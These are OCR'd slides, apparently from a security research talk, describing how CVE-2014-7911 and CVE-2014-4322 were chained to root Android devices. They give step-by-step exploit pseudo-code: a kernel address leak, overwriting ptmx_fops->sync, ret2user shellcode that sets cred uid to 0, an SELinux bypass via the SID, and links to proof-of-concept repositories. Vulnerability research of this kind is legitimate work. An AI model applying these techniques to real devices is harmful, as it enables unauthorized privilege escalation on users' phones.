
0x3******* anyWhere!

- req->cmd_req_buf:用户态传入的缓冲区基地址
- req->cmd_buf_offset:相对于req_buf的偏移
- sg_dma_address：返回一个物理地址，比如0x3*******

exploit!

- 将0x3*******泄漏回用户态，得到确切地址
- 用0x3*******覆盖ptmx_fops->sync的指针
- 在0x3*******所在的虚拟内存部署一段shellcode用于提权
- 调用sync(/dev/ptmx) 触发内核调用shellcode

exploit!



Step1 Offset = 0x0
*(buff+0x0) = 0x3*******
Step2 malloc(0x3*******)
*(0x3*******) = shellcode
Step3 Offset = ptmx_fops->sync - buff
*(ptmx_fops->sync) = 0x3*******
Step4 Call sync(“/dev/ptmx”)
system_server
Shellcode
Step 1
Step 3
Step 4
Kernel
Return
0x3*******
Write ptmx_fops->sync
Ret2User

ret2user!

- 第一次访问驱动，cmd_buf_offset = 0，返回时0x3*******，从buff[0] 成功泄露出这个地址的值
- 在虚拟地址0x3*******上申请一块内存，部署提权的Shellcode
- 第二次访问驱动，cmd_buf_offset = ptmx_fops->sync - buff_base
- 访问/dev/ptmx，调用sync，Shellcode以内核权限执行，完成root

Episode V

We are in kernel!

- 内核栈底部存储着进程关键结构task_struct
- *((&local_var & 0xFFFFE000) + 0xc)
- 修改uid : task_struct->cred->uid = 0
- 修改capabilities : cred->cap* = -1

Shellcode

- 在task_struct ,搜索到cred结构体，进程名可作为特征

```
struct tast_struct{    …snip…
    const struct cred __rcu *real_cred;
    const struct cred __rcu *cred;
    struct cred *replacement_session_keyring;
    char comm[TASK_COMM_LEN];   //特征:进程名,向上搜索 cred
    …snip…   }
```

- cred->uid = 0 ; cred->cap* = -1 ;

bypass SELinux

- cred->security

```
struct task_security_struct {
    u32 osid;      /* SID prior to last execve */
    u32 sid;       /* current SID */
   …snip… };
```

- SID = 1 u:r:kernel:s0
- SID = 0x27 u:r:init:s0

Last Episode

Android > 5.0?

- 此类用户态漏洞比较难求，但也并非仅CVE-2014-7911 一例，比如@oldfresher同学发现的CVE-2015-****同样可用
- 重点研究: system_server,keystore,vold ,drmserver , mediaserver , surfacefilinger
- 内核漏洞方面就相对较多了，几种芯片厂商多少都有此类问题

SELinux on Android 5.0

- 你攻击的目标进程，可能无法调用system()
- 寻求其他办法把 rop 转化成 执行预编译的漏洞利用code
  - binder 传输
  - ashmem
  - …

DEMO!

Questions?

Source code!

https://github.com/retme7/CVE-2014-7911_poc
https://github.com/retme7/CVE-2014-4322_poc

Thank you !

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